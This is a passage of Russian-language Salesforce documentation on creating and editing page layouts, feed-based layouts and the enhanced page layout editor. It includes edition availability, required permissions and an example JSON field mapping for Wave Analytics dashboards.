  - В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition макеты страниц определяют некоторые аспекты макетов мини-страниц, включая тип отчета, связи профиля, связанные списки, поля и параметры доступа к полю. Отображаемые поля и связанные списки макета мини-страницы доступны для дополнительной настройки, однако другие элементы, унаследованные из связанного макета страницы, не могут быть изменены в самом макете мини-страницы. Макеты мини-страниц отображают выбранные поля и связанные списки записей в мини-представлении консоли.
  - Макеты страниц не могут использоваться для защиты данных. Например, удаление кнопки «Правка» из макета страницы не препятствует использованию функции встроенного редактирования для изменения записей. Чтобы запретить редактирование данных, рекомендуем использовать любую комбинацию правил общего доступа, параметров безопасности поля, свойств полей макета страницы, правил проверки, полномочий объекта и страниц Visualforce.
-  **Прим.:** Чтобы автоматически добавить поле во все макеты страниц, а также активировать его доступность и обязательность, независимо от параметров безопасности поля, назначьте полю статус универсального обязательного.

СМ. ТАКЖЕ:

[Макеты страниц](#)

## Общие сведения о макетах на основе ленты


Макеты страниц на основе ленты позволяют упростить обработку записей благодаря наличию двух отдельных представлений: представление ленты записи и подробное представление, включая связанные списки.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**




---

В отличие от стандартных макетов страниц, отображающих всю информацию о записи (лента, сведения и связанные списки) на одной странице, макеты на основе ленты позволяют пользователям переключаться между представлением ленты и подробным представлением для просмотра нужного типа информации. Например, представление ленты позволяет просматривать комментарии других пользователей и создавать связанные записи. Подробное представление позволяет детализировать связанные списки, вложения и другие подробные сведения о записи.

Макеты на основе ленты доступны для организаций, активов, обращений, контактов, интересов, возможностей и настраиваемых объектов.




Ниже перечислены компоненты, доступные в представлении ленты.

1. Вкладки или — при использовании консоли Salesforce — кнопки-переключатели (  ), позволяющие пользователям переключаться между представлением ленты и подробным представлением.
2. Публикатор, который может содержать действия, позволяющие пользователям выполнять такие операции, как создание связанных записей или регистрация вызовов; доступные действия определяются настройками организации, заданными администратором.
3. Представление записи, содержащее связанные действия (например, комментарии других пользователей).
4. Любые настраиваемые кнопки и ссылки, добавленные администратором.
5. Значок (  ) или индикатор (  ) и список отслеживающих. В зависимости от настроек, заданных администратором, данные компоненты могут отображаться в левой или правой части страницы.
6. Фильтры ленты, позволяющие пользователям выбирать данные, которые должны отображаться в ленте. В зависимости от настроек, заданных администратором, фильтры могут отображаться в левой, центральной или правой части страницы.

Подробные представления содержат подробные сведения о записи, включая связанные списки.





СМ. ТАКЖЕ:

[Создание макетов страниц на основе ленты](#)

## Создание макетов страниц

Расширенный редактор макетов страниц позволяет настраивать макеты страниц записей в соответствии с потребностями пользователей. На странице сведений о записи можно добавлять и удалять действия, кнопки, поля и разделы, а также менять их расположение.

1. В настройках управления объектом, который необходимо отредактировать, перейдите к пункту «Страница».
2. Нажмите кнопку **«Создать»**.
3. При необходимости выберите текущий макет страницы для клонирования.
4. Введите имя для нового макета.
5. Чтобы создать макет, содержащий отдельные вкладки для ленты и страниц сведений, установите флажок «Макет на основе ленты».
6. Нажмите кнопку **«Сохранить»**.
7. Измените макет.
8. Назначьте новый макет профилям пользователей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания макетов страниц:

- «Настройка приложения»

 **Совет:** Макет страницы также можно создать путем клонирования существующего макета.

СМ. ТАКЖЕ:

- [Редактирование макетов страниц для стандартных объектов](#)
- [Редактирование макетов страниц для настраиваемых объектов](#)
- [Макеты страниц и безопасность поля](#)
- [Общие сведения о макетах на основе ленты](#)
- [Поиск по параметрам управления объектами](#)

## Создание макетов страниц на основе ленты


Чтобы упростить процесс обработки записей организаций, контактов, интересов, возможностей и настраиваемых объектов, рекомендуем создать макеты на основе ленты. Данные макеты содержат два отдельных представления: представление ленты записи и подробное представление.

Макеты на основе ленты — это усовершенствованное средство обработки записей, позволяющее отображать только нужные сведения. Пользователи могут быстро переключаться между представлением ленты (публикатор и важные события, отображающиеся в хронологическом порядке) и подробным представлением (подробные сведения о записи, включая связанные списки).

Система позволяет создавать макеты на основе ленты для организаций, активов, контактов, интересов, возможностей и настраиваемых объектов. Чтобы создать макеты на основе ленты для обращений, воспользуйтесь лентой обращений.

1. Убедитесь, что функция отслеживания ленты включена для соответствующего объекта. Чтобы включить эту функцию, введите строку «*Отслеживание ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Отслеживание ленты**».

2. [Создайте макет страницы](#) и установите флажок «Макет на основе ленты».

 **Прим.:** Макетами на основе ленты могут быть только новые макеты страниц; текущий стандартный макет не может быть заменен макетом на основе ленты.

3. Щелкните ссылку «**Правка**» напротив созданного макета и [воспользуйтесь расширенным редактором макетов страниц для его настройки](#).

Исходный редактор макетов страниц не позволяет настраивать макеты на основе ленты.

4. [Настройте действия публикатора](#) и добавьте настраиваемые кнопки или ссылки на основной странице редактора.

5. Чтобы настроить содержимое, отображаемое на странице ленты, щелкните ссылку «**Представление ленты**» в верхнем колонтитуле редактора макетов страниц.

Ниже перечислены доступные действия.

- Разрешите использование ленты по всей ширине консоли Salesforce при просмотре записей на вкладках или вложенных вкладках.
- Включите компактную ленту, предоставляющую пользователям возможность просмотра более упрощенного представления ленты при обработке записей на основных или вложенных вкладках консоли Salesforce.
- Разрешите автоматическое сворачивание неиспользуемого публикатора.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления макетов страниц:

- «Настройка приложения»

- Добавьте настраиваемые компоненты, являющиеся страницами Visualforce, которые поддерживают заданные функции.
- Выберите расположение настраиваемых кнопок или ссылок и стандартных компонентов (например, кнопка «Отслеживать» и список «Отслеживающие») на странице.
- Скройте стандартную боковую панель.
- Выберите доступные фильтры ленты и способ их отображения.

## 6. Назначьте макет страницы профилям пользователя.

СМ. ТАКЖЕ:

[Общие сведения о макетах на основе ленты](#)

[Общие сведения о ленте обращений](#)

[Отслеживание ленты](#)

[Включение обновлений ленты для связанных записей](#)

## Макеты страниц

Макеты страниц определяют макет и размещение кнопок, полей, элементов S-Control, страниц Visualforce, настраиваемых ссылок и связанных списков на страницах записи объектов. Кроме того, макеты страниц определяют доступные поля, обязательные поля и поля, доступные только для чтения. Макеты страниц используются для организации содержимого на страницах записей.

Макеты страниц могут содержать элементы S-Control и страницы Visualforce, которые отображаются в разделе поля при отображении страницы. Пользователи могут контролировать размер элементов S-Control и страниц Visualforce, а также определять необходимость отображения меток и полос прокрутки.

Система Salesforce поддерживает два интерактивных инструмента для редактирования макетов страниц: исходный и расширенный редакторы макетов страниц. Расширенный редактор макетов страниц доступен по умолчанию и поддерживает все функции исходного редактора, а также дополнительные функции и удобный интерфейс WYSIWYG.

Чтобы включить исходный редактор макетов страниц, воспользуйтесь параметрами пользовательского интерфейса. Организация может одновременно использовать только один редактор макетов страниц.

В версиях Personal Edition, Contact Manager, Group Edition и Professional Edition всем пользователям отображается одинаковый макет. Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют создавать разные макеты страниц для разных профилей и типов записей, а также настраивать параметры безопасности поля для дополнительного ограничения доступа пользователей к определенным полям.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Макеты страниц доступны в версиях: **все** версии.

Создание и удаление макетов страниц доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления макетов страниц:

- «Настройка приложения»

Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют настраивать макеты мини-страниц и связанные объекты, которые должны отображаться на вкладке «Консоль».

СМ. ТАКЖЕ:

[Макеты страниц и безопасность поля](#)

[Редактирование макетов страниц для стандартных объектов](#)

[Редактирование макетов страниц для настраиваемых объектов](#)

## Редактирование макетов страниц для стандартных объектов

Пользователи могут изменять внешний вид макетов страниц для стандартных объектов Salesforce.

Откройте страницу «Макеты страниц» посредством параметров управления для соответствующего объекта.

Чтобы настроить макет страницы стандартного объекта при использовании расширенного редактора макетов страниц, включенного по умолчанию, щелкните **«Редактировать макет»** на странице сведений об объекте.

СМ. ТАКЖЕ:

[Макеты страниц](#)

[Макеты страниц и безопасность поля](#)

[Настройка макетов страниц с помощью исходного редактора макетов страниц](#)

[Настройка макетов страниц с помощью расширенного редактора макетов страниц](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

## Редактирование макетов страниц для настраиваемых объектов

Пользователи могут изменять внешний вид макетов страниц для настраиваемых объектов.

1. С помощью параметров управления для объекта, макет страницы которого вы собираетесь изменить, перейдите к пункту «Макеты страниц».
2. Выполните одно из указанных ниже действий.
  - a. При наличии полномочия «Настройка приложения» откройте макет страницы, который нужно настроить для изменения.
  - b. Если есть полномочие «Просмотр настройки», щелкните макет страницы, который нужно просмотреть.

СМ. ТАКЖЕ:

[Макеты страниц](#)

[Макеты страниц и безопасность поля](#)

[Настройка макетов страниц с помощью исходного редактора макетов страниц](#)

[Настройка макетов страниц с помощью расширенного редактора макетов страниц](#)

[Поиск по параметрам управления объектами](#)


## Настройка макетов страниц с помощью расширенного редактора макетов страниц

Расширенный редактор макетов страниц — это инструмент WYSIWYG, позволяющий настраивать макеты организации для страниц просмотра и редактирования сведений в системе Salesforce, на портале самообслуживания и клиентском портале Salesforce.

Расширенный редактор макетов страниц имеет все функции исходного редактора, а также дополнительные функции и удобный интерфейс.

Расширенный редактор макетов страниц содержит две области: палитра в верхней части экрана и макет страницы — в нижней. Палитра содержит элементы пользовательского интерфейса, которые можно добавлять в макет страницы, например поля, действия, кнопки, ссылки и связанные списки.

Ниже перечислены рекомендации по использованию расширенного редактора макетов страниц.

- Чтобы выбрать несколько отдельных элементов, воспользуйтесь комбинацией CTRL+щелчок. Чтобы выбрать группу элементов, воспользуйтесь комбинацией SHIFT+щелчок.
- Чтобы изменить свойства элемента в макете страницы, дважды щелкните нужный элемент или значок  напротив этого элемента. Свойства элементов не могут быть изменены на палитре.
- Чтобы присвоить полю статус обязательного или доступного только для чтения, дважды щелкните нужное поле в макете страницы и установите соответствующий флажок.
- Чтобы открыть другой макет объекта, использующего несколько макетов страниц, щелкните имя нужного макета страницы в верхней части страницы и выберите другой макет.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов  
страниц:

- «Настройка приложения»

Для просмотра макетов  
страниц:

- «Просмотр настройки»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов  
страниц:

- «Настройка приложения»

Для просмотра макетов  
страниц:

- «Просмотр настройки»

- Чтобы изменить имя макета страницы, добавьте личные и общедоступные теги (при их наличии). Чтобы добавить флажки стандартных объектов в макет страницы, щелкните **«Свойства макета»**.
-  **Прим.:** Версия Professional Edition системы Salesforce не поддерживает переименование макета страницы.
- Версии Unlimited Edition, Performance Edition и Developer Edition позволяют выбрать профиль и увидеть, как страницы будут выглядеть для пользователей. Большинство столбцов связанных списков отображаются без данных.
- Чтобы настроить инструменты и компоненты, которые отображаются пользователям в ленте записи, щелкните ссылку **«Представление ленты»** в макете страницы на основе ленты.
- Чтобы выбрать поля, которые должны отображаться на странице сведений о записи, и изменить порядок их отображения, щелкните **«Редактировать многострочный макет»**.
- Макет мини-страницы определяет, какие всплывающие сведения отображаются при наведении курсора мыши на поле на странице сведений об объекте, в консоли Live Agent или в разделе «Недавние элементы» на боковой панели Salesforce Classic. Чтобы настроить поля в макете мини-страницы, щелкните **«Макет мини-страницы»** вверху палитры инструментов.
- Завершив настройку макета страницы, сохраните его. Закрыв макет страницы не сохранив его, вы потеряете внесенные изменения.

СМ. ТАКЖЕ:

[Рекомендации по использованию расширенного редактора макетов страниц](#)


[Настройка связанных списков](#)

[Общие сведения о макетах на основе ленты](#)

[Макеты страниц](#)


Элементы пользовательского интерфейса расширенного редактора макетов страниц

Данный список описывает элементы пользовательского интерфейса расширенного редактора макетов страниц и способы их использования. Чтобы добавить элементы, перетащите их мышью из палитры в макет. Места, в которые можно перетащить элементы, выделены зеленым цветом. Чтобы удалить элементы, перетащите их мышью из макета обратно в палитру.

-  **Совет:** Прежде чем редактировать макет страницы, рекомендуем создать соответствующие кнопки, настраиваемые ссылки, поля, настраиваемые элементы S-Control и страницы Visualforce.

### Действия

Мобильные интеллектуальные действия отображаются как один элемент действия в редакторе макетов страниц. Но на панели действий и в меню действий приложения Salesforce1 они отображаются как отдельные действия создания. Данные отдельные действия позволяют пользователям создавать записи прямо на панели действий. Действия создания, добавленные в набор мобильных интеллектуальных действий, определяются используемым объектом макета страницы.

-  **Прим.:** Удаление действия инициирует его удаление из всех назначенных макетов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

## Активы Wave Analytics

Пользователь может добавлять и перемещать панель мониторинга Wave Analytics в любой раздел макета страницы, кроме раздела «Мобильные карты».

При выборе элемента «Панель мониторинга Wave Analytics» рекомендуем использовать соотношение полей для соотношения полей данных на панели мониторинга с полями объекта с целью отображения на панели мониторинга только тех данных, которые являются релевантными к просматриваемой записи. При необходимости укажите поля из нескольких наборов данных. Определите каждый набор данных по системному имени, указанному на странице редактирования набора данных. Определите поля данных по строке и укажите в качестве значений имена полей из объекта Salesforce или конкретные значения. Соотношение полей JSON использует формат ниже.

```
{
  "dataset1_system_name": {
    "row_name": ["$field_name"],
    "row_name": ["$field_name"]
  },
  "dataset2_system_name": {
    "row_name": ["$field_name"],
    "row_name": ["$field_name"]
  }
}
```

Например, если панель мониторинга отображает данные из набора данных по имени Service и использует измерения Account и Industry, то соотношение полей будет выглядеть следующим образом:

```
{
  "service": {
    "account": ["$Name"],
    "industry": ["$Industry"]
  }
}
```

## Пробелы

Пользователь может добавлять и перемещать пробелы в любом разделе макета страницы, кроме раздела «Мобильные карты». Пробелы позволяют выравнивать и разделять элементы страницы.



**Прим.:** Если исходный редактор макетов страниц используется для просмотра макета страницы, созданного посредством расширенного редактора, то исходный редактор отображает любые добавленные пробелы. Исходный редактор макетов страниц не позволяет добавлять или перемещать пробелы, но позволяет удалять их путем перетаскивания в правое поле.

Пробелы не поддерживаются в Lightning Experience.

## Кнопки

Макеты страниц позволяют определять стандартные и настраиваемые кнопки, доступные для отображения, а также порядок отображения настраиваемых кнопок. Порядок отображения стандартных кнопок не может быть изменен.

Стандартные и настраиваемые кнопки доступны как действия в приложениях Salesforce1 и Lightning Experience.

## Приложения холста

Категория «Приложения холста» отображается на палитре только в том случае, если приложению холста задано отображение на странице Visualforce при его создании в системе Salesforce.


- Приложение холста, добавленное в любой раздел, кроме раздела «Мобильные карты», отображается на макете страницы в полной версии системы Salesforce или на странице сведений о записи в приложении Salesforce1.

- Приложение холста, добавленное в раздел «Мобильные карты», отображается как карта на странице связанных сведений записи в приложении Salesforce1.

### Компоненты

Компонент, добавленный в раздел «Мобильные карты» макета страницы, отображается как карта на странице связанных сведений записи в приложении Salesforce1. Компоненты поддерживаются только разделом «Мобильные карты» любого макета страницы и отображаются только в приложении Salesforce1.

При использовании организаций, созданных после выпуска Spring'14, компонент Twitter добавляется по умолчанию в раздел «Мобильные карты» макетов страниц для соответствующих объектов.

 **Прим.:** Компонент Twitter может быть добавлен в макет страницы только после включения функции «Социальные организации и контакты».

Карта Twitter, которую вы видите на страницах записей организаций, контактов и интересов в приложении Lightning Experience, не совпадает с той, которая является компонентом Twitter, доступным в виде мобильной карты в редакторе макетов страниц. Карта Twitter в приложении Lightning Experience является компонентом Lightning. Чтобы эта карта отображалась, у вас должна работать функция «Социальные организации и контакты».

### Развернутые поиски






Категория «Развернутые поиски» для расширенного редактора макетов страниц содержит поля со взаимосвязями «Поиск». При добавлении в раздел макета «Мобильные карты» данные поля отображаются как карты связанного поиска на странице связанных сведений записи в приложении Salesforce1. Макет страницы может содержать не более 20 развернутых поисков.

Категория «Развернутые поиски» содержит только поля, связанные посредством взаимосвязи «Поиск» с объектами, которые поддерживают [компактные макеты](#).

Развернутые поиски не поддерживаются в Lightning Experience.

### Поля

Поле может отображать один значок или несколько значков из приведенных ниже.

-  : поле должно содержать значение для сохранения записи, но является необязательным в макете страницы.
-  : поле должно быть добавлено в макет страницы, так как является универсальным обязательным или требуется системой Salesforce автоматически. Подобные поля нельзя удалить, но можно переместить в другие области.
-  : поле является управляющим.
-  : поле является зависимым.
-  : поле доступно только для чтения.

Чтобы назначить полю статус обязательного и доступного только для чтения, выберите нужное поле и щелкните значок () в любом выбранном поле.

- Свойства некоторых стандартных полей не могут быть изменены. Настраиваемые поля, которые не являются универсальными обязательными, могут быть изменены.
- Поля, доступные только для чтения, могут быть изменены администраторами и пользователями с полномочием «Редактирование полей только для чтения».
- Если полю раскрывающегося списка назначается статус доступного только для чтения, то все новые записи будут содержать стандартное значение данного раскрывающегося списка.
- Поля автонумерации доступны только для чтения.
- Если полю возможности «Вероятность» назначается статус доступного только для чтения, то значение поля «Вероятность» будет автоматически обновляться при изменении значения поля «Этап» в записи возможности.


Ниже перечислены особенности работы с полями.



- В версиях Personal Edition, Contact Manager, Group Edition и Professional Edition макеты страниц определяют поля, доступные пользователям в связанных списках, списковых представлениях, отчетах, Connect Offline, шаблонах эл. почты, шаблонах стандартных писем, настраиваемых ссылках и при синхронизации данных. В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition данный уровень доступа определяется параметрами безопасности поля. Данные параметры переопределяют любые свойства поля, заданные в макете страницы, если безопасность поля использует более строгие параметры, чем макет страницы.
- Мастера импорта данных организаций, контактов и интересов позволяют администраторам импортировать данные в любое поле даже в том случае, если, согласно макету страницы или параметрам безопасности поля, поле скрыто или доступно только для чтения. Данные могут быть импортированы только в поля, доступные отдельным пользователям согласно макету страницы или параметрам безопасности поля.

### Связанные списки

Макет страницы может содержать не более 100 связанных списков. Связанные списки могут располагаться в нижней части макета страницы. Чтобы переместить связанный список в макет страницы, перетащите манипулятор, расположенный над связанным списком.

Чтобы настроить связанный список, дважды щелкните манипулятор связанного списка или значок гаечного ключа () внутри манипулятора. Чтобы выполнить указанные ниже действия, воспользуйтесь свойствами связанного списка.


- Выберите поля, которые должны отображаться в виде столбцов связанного списка, порядок их отображения и порядок сортировки записей связанного списка. Версии Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition позволяют применять сведения о столбце к другим макетам страниц того же типа объекта.
- Выберите стандартные и настраиваемые кнопки, которые должны отображаться в связанном списке.

Ниже перечислены рекомендации по работе со связанными списками в макетах страниц.

- Кнопка **«Просмотреть все»** отображает не более 2 000 элементов связанного списка.
- Некоторые связанные списки недоступны для настройки, так как ссылаются на данные, но не хранят их. Система Salesforce определяет связанные списки, которые не могут быть настроены в макете страницы.
- Связанные списки не могут быть добавлены в макеты страниц для объекта «Пользователь».
- При необходимости включите всплывающие ссылки связанного списка, позволяющие отображать ссылки для каждого связанного списка вверху страниц сведений о записях. При наведении указателя мыши на всплывающую ссылку отображается соответствующий связанный список в интерактивной области наложения, поддерживающей быстрый просмотр и управление элементами связанного списка. Кроме того, данный тип ссылок поддерживает быстрый переход к содержимому связанного списка без прокрутки страницы вниз.
- Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют настраивать связанные списки, которые должны быть доступны для личного пользования. Администраторы могут перезаписывать данные пользовательские настройки и применять конфигурацию связанного списка ко всем пользователям даже после настройки параметров их отображения. Чтобы перезаписать пользовательские настройки связанного списка, щелкните **«Да»** во всплывающем окне «Перезаписать настроенные связанные списки пользователей», отображающемся при сохранении макета страницы после перемещения или добавления связанного списка.
- Связанные списки отображаются на странице связанных сведений записи в приложении Salesforce1.

### Настраиваемые элементы S-Control

Макет страницы может содержать не более 20 элементов S-Control.

Чтобы изменить свойства элемента S-Control, дважды щелкните нужный элемент S-Control или значок гаечного ключа () и настройте атрибуты ниже.

- «Ширина»: размер по горизонтали в пикселах или процентах.


- «Высота»: размер по вертикали в пикселах.
- «Показать полосы прокрутки»: определяет необходимость отображения полос прокрутки во фрейме iFrame, содержащем элемент S-Control.
- «Показать метку»: определяет необходимость отображения поля «Метка» настраиваемого элемента S-Control в макете страницы. Чтобы расширить область отображения элемента S-Control, удалите метку.

Элементы S-Control не поддерживаются в Lightning Experience.

### Разделы

Пользователь может добавлять и перемещать разделы в любой области над связанными списками макета страницы. Добавляемые разделы могут содержать поля, элементы S-Control и пробелы. Кроме того, каждый макет страницы содержит стандартный раздел, который может отображать только настраиваемые ссылки и пробелы. Раздел настраиваемых ссылок можно изменить, но нельзя удалить со страницы.

Элемент пользовательского интерфейса «Раздел» отображается вторым на палитре при выборе категории «Поля» или «Настраиваемые элементы S-Control».

Чтобы изменить атрибуты раздела, дважды щелкните нужный раздел или соответствующий значок гаечного ключа (). Ниже перечислены доступные действия.

- Введите имя для раздела. Имена некоторых стандартных разделов страницы не могут быть изменены.
- Укажите количество столбцов в разделе (один или два).
- Укажите порядок перехода пользователей между элементами данного раздела.
- Укажите необходимость отображения заголовка раздела на страницах просмотра и редактирования сведений.

### Теги

Если теги разрешены в вашей организации, нажмите кнопку **«Свойства макета»** и установите соответствующие флажки, чтобы указать, какие теги (личные и общедоступные) должны быть включены в раздел верхнего колонтитула макета страницы. Теги могут быть присвоены записи только при наличии личных или общедоступных тегов в разделе верхнего колонтитула. Кроме того, положение личных и общедоступных тегов в верхнем колонтитуле не может быть изменено.

Теги не поддерживаются в Lightning Experience.

### Страницы Visualforce

Страницы Visualforce можно добавлять только в те разделы макета страницы, которые зарезервированы для настраиваемых ссылок и связанных списков. Макет страницы может содержать не более 20 страниц Visualforce.

Страница Visualforce может быть добавлена в макет страницы только в том случае, если стандартному контроллеру страницы Visualforce назначается объект, для которого создается макет страницы. Если страница Visualforce не содержит стандартного контроллера, назначенного данному объекту, то категория «Страницы Visualforce» не отображается в палитре.

Приложение Salesforce1 отображает только страницы Visualforce, помеченные флажком «Доступно для мобильных приложений Salesforce».


Элементы страниц Visualforce, предназначенных для мобильных устройств, немного отличаются от своих прототипов по цвету. Чтобы определить, поддерживает ли страница Visualforce мобильные устройства, наведите указатель мыши на нужный элемент страницы Visualforce в палитре.

СМ. ТАКЖЕ:

[Рекомендации по использованию расширенного редактора макетов страниц](#)

[Настройка макетов страниц с помощью расширенного редактора макетов страниц](#)

Рекомендации по использованию расширенного редактора макетов страниц

- Элементы, добавленные в макет страницы, продолжают отображаться на палитре, но неактивны. При выборе неактивного элемента на палитре система Salesforce выделяет данный элемент в макете страницы.
  - Удаление поля из макета страницы не инициирует его удаления из компактного макета объекта. Оба типа макетов являются независимыми.
  - Если организация использует исходный редактор макетов страниц, то страница сведений о макете страницы может быть просмотрена путем выбора имени нужного макета. Расширенный редактор макетов страниц всегда отображает все функции страницы сведений, поэтому сама страница не может быть просмотрена. При наличии полномочия «Просмотр настройки» система Salesforce отображает версию расширенного редактора макетов страниц, доступную только для чтения.
-  **Прим.:** Данная версия макета страниц не позволяет отображать тип и длину поля во всплывающих сведениях.
- Категории «Настраиваемые ссылки», «Настраиваемые элементы S-Control» и «Страницы Visualforce» отображаются на палитре, если данные типы элементов заданы для объекта, соответствующего макету страницы. При создании настраиваемой ссылки для объекта ссылка добавляется в раздел «Настраиваемые ссылки» макета страницы данного объекта. При использовании локализованных организаций Salesforce заголовков раздела «Настраиваемые ссылки» не переводится с английского языка автоматически для объектов «Территория» и «Модель территории», но может быть отредактирован пользователями.
  - Категория «Приложения холста» отображается на палитре, если как минимум одному приложению холста задано отображение на странице Visualforce.
  - Категория «Компоненты» отображается на палитре только в том случае, если доступные компоненты поддерживаются объектом, выбранным для определения макета страницы. Например, компонент Twitter поддерживается только макетами страниц организаций, контактов и интересов.
  - В приведенной далее таблице перечислены стандартные объекты, которые содержат флажки, характерные для макетов страниц данного объекта. Чтобы настроить способ отображения кнопок-флажков в системе Salesforce, нажмите кнопку **«Свойства макета»** при настройке макета страницы. Чтобы разрешить системе Salesforce автоматический выбор флажка при открытии страницы редактирования, установите соответствующий флажок «Выбрать по умолчанию».

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

| Объект      | Кнопки-флажки   |
|-------------|---|
| Организация | <p>Флажок «При сохранении оценить данную организацию по правилам территории» отображает флажок «При сохранении оценить данную организацию по правилам территории» на страницах редактирования сведений об организациях.</p> <p>Если установлен флажок «Выбрать по умолчанию», то правила назначения территорий выполняются автоматически.</p> <p>Если установлены флажки «Показать на странице редактирования» и «Выбрать по умолчанию», то флажок «При сохранении оценить данную организацию по правилам территории» на странице редактирования сведений об организации может быть снят; в этом случае правила назначения территорий не выполняются.</p> |

## Обращение

- Флажок «Назначение обращения» отображает флажок «Назначить с помощью активных правил назначения» на страницах редактирования сведений об обращениях.

